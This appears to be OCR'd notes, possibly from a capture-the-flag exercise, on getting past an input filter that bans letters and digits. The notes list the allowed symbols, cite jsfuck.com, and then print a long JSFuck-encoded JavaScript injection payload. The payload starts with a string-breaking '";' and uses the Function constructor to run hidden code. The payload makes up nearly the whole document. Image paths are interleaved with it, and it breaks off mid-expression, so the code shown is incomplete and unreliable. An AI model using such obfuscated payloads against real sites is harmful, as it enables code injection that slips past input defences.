
- we cannot use 0-9 or a-z
- \\!@#$%^&*()-=+<>;:'"
- https://jsfuck.com/
- ";
  [][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]][([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[
  ])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]
  +[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[
  ])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]
  ]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!!
  []+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+
  [![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]
  +!+[]]+(+(!+[]+!+[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]
  +(!![]+[])[+[]]])[+!+[]+[+[]]]+([]+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])
  [!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][
  []]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]
  +[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]
  +[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]][([][[]]+[])[+!+[]]+(![]+[])[+!
  +[]]+((+[])[([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][
  (![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[
  ]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!
  +[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!
  +[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]+[])[+!+[]+[+!+[]]]+(!![]+[])[!+[]+!+[]+!+[]]](!+[]+!+[


```
]+!+[]+[!+[]+!+[]])+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]])()([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[
]]+(!![]+[])[+[]]][([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!!
[]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[
])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+
[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[
])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((!![]+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[
+[]]+([][[]]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+([]+[])[(![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!
+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+([][(![]+[])[+[]]+(![
]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]
]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]
+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]()[+!+[]+[!+[]+!+[]]]+((!![]+[])[+[]]+[+!+[]]
+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+!+[]]+(!![]
+[])[+[]]+[!+[]+!+[]+!+[]+!+[]]+[+[]]+(![]+[])[!+[]+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![
]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]
+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!+[]]
+[!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!
+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]
+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+
[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[
]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]
+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]
+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(+
(+!+[]+[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]
+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(+(+!+[]+[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]
+!+[]]+[+[]])+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!
+[]+!+[]+!+[]]+(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]
+[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[]+!+
[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!
+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+([][[]]+[])[
+!+[]]+(+(+!+[]+[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]
]+([][[]]+[])[!+[]+!+[]]+([][[]]+[])[+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!
+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+
!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[]
)[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[
]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]
]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!
+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]
+!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+[+!+[]]+[+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]
+(![]+[])[+!+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]]+(!![]+[])[!
+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(+(+!+[]+[+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+[!+[]+!+[]]+[+[]])+[])[+!+[]]
+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]+!+[]]+[+[]]+(!![]+[])[+[]]+[+!+[]]+[!+[]+!+[]+!+[]+!+
```




